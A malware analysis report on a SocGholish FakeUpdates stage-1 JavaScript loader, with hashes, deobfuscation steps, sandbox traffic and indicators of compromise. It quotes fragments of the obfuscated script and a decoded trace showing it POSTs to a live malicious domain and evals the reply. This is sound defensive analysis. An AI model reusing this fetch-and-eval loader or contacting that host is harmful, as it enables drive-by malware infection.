Malware Analysis & Triage

SocGholish FakeUpdates Update.js

May 2024 | Ante Popic | Template by HuskyHacks

Table of Contents

Executive Summary

SHA256 hash	f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620

SocGholish is a trojan malware family that is tricking users into downloading fake software updates. This sample is originally called Update.js and was pushed to Malware Bazaar by an unknown user. This file is the initial stage 1 malware for the SocGholish malware family. Such files are retrieved when visiting vulnerable webpages. In certain situations a fake update page could appear prompting the user to download malware in form of a JavaScript file.

The goal of the adversary with this file is download further malware from a remote location. When the user clicks the file, wscript will execute it and call back to a remote server to download further malware. The remote location is the following “rxfh.register.arpsychotherapy[.]com”.

Malware sample and hashes have been previously submitted by other users to VirusTotal for further examination.

High-Level Technical Summary

This stage 1 malware attempts to download further malware to the system. The whole script is focused on strings modification in order to not make it obvious what remote location the file will connect to. The stage 2 malware could not be retrieved, but the stage 1 JavaScript could be deobfuscated to the following.

ActiveXObj:
This is used by adversaries to bypass browser and system restrictions to make HTTP requests, manipulating file system or executing arbitrary code.

MSXML2.XMLHTTP: This is an ActiveX object to create HTTP requests.

Open:
The string indicates the new creation of a HTTP request. It would look something like: activeXObject.open("POST", "https://rxfh.register.arpsychotherapy[.]com/editContent", false);

False:
Indicates that the script will wait for the request to complete before continuing execution.

Send:
This indicates that the HTTP request will be send. The encrypted string will be posted.

Eval:
The adversary may execute the retrieved code from the remote server via this function.

```
C:\Users\Illirian\Desktop
λ node f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620.js
ActiveXObj
MSXML2.XMLHTTP
open
POST https://rxfh.register.arpsychotherapy.com/editContent false
setRequestHeader
Upgrade-Insecure-Requests 1
send
lKYX45UNyw1M76yExA+/i4KhMaQjnleagv6wwjmGHA==
eval
```

Malware Composition

File Name	SHA256 Hash
Update.js	f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620

Update.js:

An obfuscated JavaScript containing information to reach the remote server to download further malware and execute it.

```
//@cc_on@*//*@if(1){(function(_0xe17ad4,_0x21fc74){var a0_0x1acc98={_0x9697f0:'L#nc',_0x58f76c:0xdc,_0x387f
_0x41c5cd:'@)hs',_0x8ec35d:0xeb,_0x510420:')yY&',_0x1f8e3f:0xe0,_0x512cf0:')yY&',_0x10530d:0xd9,_0x5563e7:'
a0_0xb38e57={_0x2457ae:0x31};function _0x314691(_0x4266c5,_0x280b17){return a0_0x1ddf(_0x280b17-a0_0xb38e57
(a0_0x1acc98._0x9697f0,a0_0x1acc98._0x58f76c))/0x1+parseInt(_0x314691(a0_0x1acc98._0x387ff5,a0_0x1acc98._0x
(a0_0x1acc98._0x13e4e8,a0_0x1acc98._0xf25940))/0x4*(parseInt(_0x314691(a0_0x1acc98._0x387ff5,a0_0x1acc98._0
(a0_0x1acc98._0x510420,a0_0x1acc98._0x1f8e3f))/0x7)+-parseInt(_0x314691(a0_0x1acc98._0x512cf0,a0_0x1acc98._
(a0_0x1acc98._0x387ff5,a0_0x1acc98._0x50142c))/0xa)+parseInt(_0x314691(a0_0x1acc98._0x451d2e,a0_0x1acc98._0
(_0x26d3ec===_0x21fc74)break;else _0x1f1bf1['push'](_0x1f1bf1['shift']());}catch(_0x5cfce6){_0x1f1bf1['push
{_0x16e27a:'7X^%',_0xe6da9e:0x4e},a0_0x2852ce={_0x3181ed:0x74},_0x12d638=_0x2bcda0(a0_0x1308b7._0x16e27a,a0
_0x3181ed,_0x42ae79);}return _0xf07673[_0x12d638];};function a0_0x1ddf(_0x5ef7bf,_0x5d84b2){var _0xdd8d9a=a
[_0x1ddfd9];if(a0_0x1ddf['pdpvEW']===undefined){var _0x1c2d42=function(_0xadebff){var _0xf07673='abcdefghij
_0x378af3,_0x2d1c7f,_0x5dd355=0x0;_0x2d1c7f=_0xadebff['charAt'](_0x5dd355++);~_0x2d1c7f&&(_0x378af3=_0x4041
(-0x2*_0x40418c&0x6)):0x0){_0x2d1c7f=_0xf07673['indexOf'](_0x2d1c7f);}for(var _0x144b85=0x0,_0x145647=_0x12
['toString'](0x10))['slice'](-0x2);}return decodeURIComponent(_0x282bd5);};var _0x5671bf=function(_0x13bcef
_0x2f8e2e;for(_0x2f8e2e=0x0;_0x2f8e2e<0x100;_0x2f8e2e++){_0x52f85e[_0x2f8e2e]=_0x2f8e2e;}for(_0x2f8e2e=0x0;
(_0x2f8e2e%_0x5b8314['length']))%0x100,_0xf10f3b=_0x52f85e[_0x2f8e2e],_0x52f85e[_0x2f8e2e]=_0x52f85e[_0x513
['length'];_0x6a10f2++){_0x2f8e2e=(_0x2f8e2e+0x1)%0x100,_0x5134ef=(_0x5134ef+_0x52f85e[_0x2f8e2e])%0x100,_0
_0x489d9f+=String['fromCharCode'](_0x13bcef['charCodeAt'](_0x6a10f2)^_0x52f85e[(_0x52f85e[_0x2f8e2e]+_0x52f
['pdpvEW']=!![];}var _0x4226a9=_0xdd8d9a[0x0],_0x53612c=_0x1ddfd9+_0x4226a9,_0x4eec68=_0x5ef7bf[_0x53612c];
(_0x11db02,_0xc04096),_0x5ef7bf[_0x53612c]=_0x11db02):_0x11db02=_0x4eec68,_0x11db02;},a0_0x1ddf(_0x5ef7bf,_
'7X^%')+a0_0x389533(0x51,'WJs%'));function a0_0x389533(_0x4f1c32,_0x3d647c){var a0_0x2b1bf0={_0x13f36c:0x74
['WPZdLCoPzhnihYRdSr8CW67dJq','W4/cL8kWmq','WQOOx8o8WOZcTCku','m0RdJxi','WPJdK8kHlb09CbC','DgDBW6/cKSkDdCon
'oSoYCSkmAWpdRI9DW4m','W7mlWQiXA8kLWOzTWOnM','A8otBSolWRC','pLVdNN5cqCkLqSkkCW','WOiPWPm','qmkKdHbBicrlsci'
'WPldMvH0xSoDrYrEha','WOOSoCkKWQ3cN8ktW5BcPJiVW78','pYm4rSkIWR1jw0KzWRDOWRi','DMasWRNcJCk3gSop','x8kLrCkD',
'irRcNSold8kpW7NdUmoLj8kYW4C','iCoJwvPwpJiJDZ0','jSotWQ8rkeTCpSkN','rCkHcraeBgDuwIBdHcaf','xSk5fCk9Bmoixfhd
'WP3dSvBcOeqQW5Leemksn8ol','WQBcNfVcM8oTl8kIW6hcPHS','W7FcRNtcHr3dIYPsumomWOLu','FCovW5qslwj9nCkJW4y','W4W9
_0x50b9d1;};return a0_0xdd8d();}a0_0xadebff[a0_0x389533(0x47,'g[)#')](a0_0x389533(0x55,'Uf(r'),a0_0x389533(
h7G')+a0_0x389533(0x30,'g&9h'),![]),a0_0xadebff[a0_0x389533(0x29,'ozUG')+a0_0x389533(0x3c,'wOKU')](a0_0x389
(a0_0x389533(0x28,'D@OY')+a0_0x389533(0x36,'^c7P')+a0_0x389533(0x4d,'chAB')+a0_0x389533(0x4b,'7Y0p')+a0_0x3
```


Fig 1: Snippet of Obfuscated JavaScript File.

Static Analysis

The goal of this analysis was to understand what that JavaScript file is trying to do in order to then catch the corresponding lines of code and insert statements to print to the console.

VirusTotal

Basic information about this malware can be seen in Virustotal.




Basic properties

MD5	bd0aa62b894d82c9b46db816f1caef3d
SHA-1	a528c24e51b6fed9498bc2c1c131d7e9e9d7ec44
SHA-256	f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620
Vhash	4b0c1b13e8ee1d53b911b47bbb8159a8
SSDEEP	96:y2mjrjvy/gPEA5vpdRdU+/uhB37tPvmAwZ4PnWsCVyMylsCVuMwXHMkSM83SYrLN:y2muhBLt9wZanWsCFylsCZw8kLe/rLtv
TLSH	T101C11E7467C240C8539717A2A63D37D8F86D58B57E99488FF420AFF0AE14610CAA3DB3
File type	JavaScript source javascript js
Magic	ASCII text, with very long lines (6065u), with no line terminators
TrID	file seems to be plain text/ASCII (0%)
File size	5.92 KB (6065 bytes)

History

First Submission	2024-05-10 19:03:17 UTC
Last Submission	2024-05-13 06:44:47 UTC
Last Analysis	2024-05-13 06:44:47 UTC

The first step attempted was to find all occurences of ";" and replace it with ";\n", so that my Visual Studio Code environment be able to later format the code as it should be.



In the next step the whole code is word wrapped and then functions not needed will be removed from the code like shown in following pictures. This snippets are conditional comments, which can be removed by deobfuscator programs because they seem like they are commented.

```
//@cc_on@*//*@if(1){(function(_0xe17ad4
_0x41c5cd:'@)hs',_0x8ec35d:0xeb,_0x5104
a0_0xb38e57={_0x2457ae:0x31};
```

```
a0_0x389533(0x30, 'g&9h'
(0x49, '^hWc')](a0_0x389
}@end @* /
```

Example of such a Deobfuscation can be seen below. Here we can see that the commented strings are removed, which contain malicious content.

```
function _0x314691(_0x4266c5, _0x280b17) {
    return a0_0x1ddf(_0x280b17 - a0_0xb38e57._0x2457ae, _0x4266c5);
}
var _0x1f1bf1 = _0xe17ad4();
while (!![]) {
    try {
        var _0x26d3ec = parseInt(_0x314691(a0_0x1acc98._0x9697f0, a0_0x1acc98._0x58f76c)) / 0x1 + parseInt(_0x314691(a0_0x1acc98._0x387ff5, a0_
0x1acc98._0x414607)) / 0x2 * (parseInt(_0x314691(a0_0x1acc98._0x5e7f3f, a0_0x1acc98._0x8d5ec7)) / 0x3) + -parseInt(_0x314691(a0_0x1acc98._0x13e
4e8, a0_0x1acc98._0xf25940)) / 0x4 * (parseInt(_0x314691(a0_0x1acc98._0x387ff5, a0_0x1acc98._0x4a9e7f)) / 0x5) + -parseInt(_0x314691(a0_0x1acc9
8._0x41c5cd, a0_0x1acc98._0x8ec35d)) / 0x6 * (-parseInt(_0x314691(a0_0x1acc98._0x510420, a0_0x1acc98._0x1f8e3f)) / 0x7) + -parseInt(_0x314691(a
0_0x1acc98._0x512cf0, a0_0x1acc98._0x10530d)) / 0x8 + parseInt(_0x314691(a0_0x1acc98._0x5563e7, a0_0x1acc98._0x175826)) / 0x9 * (-parseInt(_0x3
14691(a0_0x1acc98._0x387ff5, a0_0x1acc98._0x50142c)) / 0xa) + parseInt(_0x314691(a0_0x1acc98._0x451d2e, a0_0x1acc98._0x40f249)) / 0xb * (parseI
nt(_0x314691(a0_0x1acc98._0x42eedb, a0_0x1acc98._0xaa0452)) / 0xc);
        if (_0x26d3ec === _0x21fc74) break;
        else _0x1f1bf1['push'](_0x1f1bf1['shift']());
    } catch (_0x5cfce6) {
        _0x1f1bf1['push'](_0x1f1bf1['shift']());
    }
}
}(a0_0xdd8d, 0x74f4b));
```

Below is the original form.

```
//@cc_on@*//*@if(1){(function(_0xe17ad4,_0x21fc74){var a0_0x1acc98={_0x9697f0:'L#nc',_0x58f76c:0xdc,_0
_0x41c5cd:'@)hs',_0x8ec35d:0xeb,_0x510420:')yY&',_0x1f8e3f:0xe0,_0x512cf0:')yY&',_0x10530d:0xd9,_0x556
a0_0xb38e57={_0x2457ae:0x31};
function _0x314691(_0x4266c5,_0x280b17){return a0_0x1ddf(_0x280b17-a0_0xb38e57._0x2457ae,_0x4266c5);
var _0x1f1bf1=_0xe17ad4();
```

After removing these conditional comments, in the next step all possible strings will be written to console by console.log() in order to catch them and check what the malicious JavaScript file creates as strings.


The following picture shows commented out lines. These lines create new objects, which will contain properties according to the merged strings. This means that I can now print these strings to the console instead of creating an object. The console.log lines show all string occurences. All of them will be printed to the console, which then after execution of the JavaScript file showed the HTTP request to the remote server.

```
//var stringObject = new this[(stringManipulator(0x3e, 'JJWG')) + (stringManipulator(0x2a, 'g[)#'))](stringManipulator(0x2d, '7X^%') + stringManipulator(0x51, 'WJs%')

function stringManipulator(hexVariable, stringVariable) {
    var object = { hexProperty: 0x74 };
    return unknownFunction(hexVariable - -object.hexProperty, stringVariable);
}

function retrieveArrayOfString() {
    var arrayOfString = ['WPZdLCoPzhnihYRd5r8CW67dJq', 'W4/cL8kWmq', 'WQOOx8o8WOZcTCku', 'm0RdJxi', 'WPJdK8kHlb09CbC', 'DgDBW6/cKSkDdConbuC', 'WQjgq8ooWQ05W6pcHH4R',
    retrieveArrayOfString = function () { return arrayOfString; };
    return retrieveArrayOfString();
}

console.log(stringManipulator(0x3e, 'JJWG')) + (stringManipulator(0x2a, 'g[)#'));
console.log(stringManipulator(0x2d, '7X^%') + stringManipulator(0x51, 'WJs%'));
console.log(stringManipulator(0x47, 'g[)#'));
console.log(stringManipulator(0x55, 'Uf(r'), stringManipulator(0x43, ']9#[') + stringManipulator(0x33, '^hWc') + stringManipulator(0x2c, '@)hs') + stringManipulator(0
console.log(stringManipulator(0x29, 'ozUG') + stringManipulator(0x3c, 'wOKU'));
console.log(stringManipulator(0x40, 'hYpq') + stringManipulator(0x50, 'ozUG') + stringManipulator(0x2e, '3KGh'), '1');
console.log(stringManipulator(0x49, '^hWc'));
console.log(stringManipulator(0x28, 'D@OY') + stringManipulator(0x36, '^c7P') + stringManipulator(0x4d, 'chAB') + stringManipulator(0x4b, '7Y0p') + stringManipulator(
console.log(stringManipulator(0x53, 'y98F'));


//stringObject[stringManipulator(0x47, 'g[)#')](stringManipulator(0x55, 'Uf(r'), stringManipulator(0x43, ']9#[') + stringManipulator(0x33, '^hWc') + stringManipulator
```

```
C:\Users\Illirian\Desktop
λ node f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc586620.js
ActiveXObj
MSXML2.XMLHTTP
open
POST https://rxfh.register.arpsychotherapy.com/editContent false
setRequestHeader
Upgrade-Insecure-Requests 1
send
lKYX45UNyw1M76yExA+/i4KhMaQjnleagv6wwjmGHA==
eval
```

Dynamic Analysis

Executing the file the following with inetsim from Remnux active the following can be observed. This shows that a file download was not successful.



Taking a look at Wireshark following can be seen, which was also expected. The domain observed during static analysis was queried by DNS.

dns

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.4	10.0.0.3	DNS	93	Standard query 0x89dc A rxfh.register.arpsychotherapy.com
2	0.005209457	10.0.0.3	10.0.0.4	DNS	109	Standard query response 0x89dc A rxfh.register.arpsychotherapy.com A 10.0.0.3

Also following connections can be observed, which show that the connection is using HTTPS.

Source	Destination	Protocol	Length	Info
10.0.0.4	10.0.0.3	TCP	66	51040 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
10.0.0.3	10.0.0.4	TCP	66	443 → 51040 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM WS=128
10.0.0.4	10.0.0.3	TCP	54	51040 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
10.0.0.4	10.0.0.3	TLSv1.2	254	Client Hello (SNI=rxfh.register.arpsychotherapy.com)
10.0.0.3	10.0.0.4	TCP	60	443 → 51040 [ACK] Seq=1 Ack=201 Win=64128 Len=0
10.0.0.3	10.0.0.4	TLSv1.2	1352	Server Hello, Certificate, Server Key Exchange, Server Hello Done
10.0.0.4	10.0.0.3	TCP	54	51040 → 443 [ACK] Seq=201 Ack=1299 Win=260608 Len=0
10.0.0.4	10.0.0.3	TCP	54	51040 → 443 [FIN, ACK] Seq=201 Ack=1299 Win=260608 Len=0
10.0.0.3	10.0.0.4	TCP	60	443 → 51040 [FIN, ACK] Seq=1299 Ack=202 Win=64128 Len=0
10.0.0.4	10.0.0.3	TCP	54	51040 → 443 [ACK] Seq=202 Ack=1300 Win=260608 Len=0

Using ProcMon and ProcessHacker the following information can be observed. The JavaScript file is executed via C:\Windows\System32\WScript.exe and also ProcMon observes the network connections. No other child processes for WScript like cmd.exe were observed for this process.

Event | Process | Stack

Image

Microsoft ® Windows Based Script Host
Microsoft Corporation

Name: WScript.exe
Version: 5.812.10240.16384

Path:
C:\Windows\System32\WScript.exe

Command Line:
"C:\Windows\System32\WScript.exe" "C:\Users\Illirian\Desktop\f602878eb5ba39ed95d92d7e3d7e7a4e6df473abc8bb07a19a0a31aebc5

Process Name	PID	Operation	Path	Result
WScript.exe	6724	TCP Connect	DESKTOP-095PVN3:51096 -> www.inetsim.org:https	SUCCESS
WScript.exe	6724	TCP Send	DESKTOP-095PVN3:51096 -> www.inetsim.org:https	SUCCESS
WScript.exe	6724	TCP Receive	DESKTOP-095PVN3:51096 -> www.inetsim.org:https	SUCCESS
WScript.exe	6724	TCP Connect	DESKTOP-095PVN3:51097 -> www.inetsim.org:http	SUCCESS
WScript.exe	6724	TCP Send	DESKTOP-095PVN3:51097 -> www.inetsim.org:http	SUCCESS

Since the download from the remote server could not be retrieved, the analysis is finished here.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

hxxps://rxfh.register.arpsychotherapy[.]com/editContent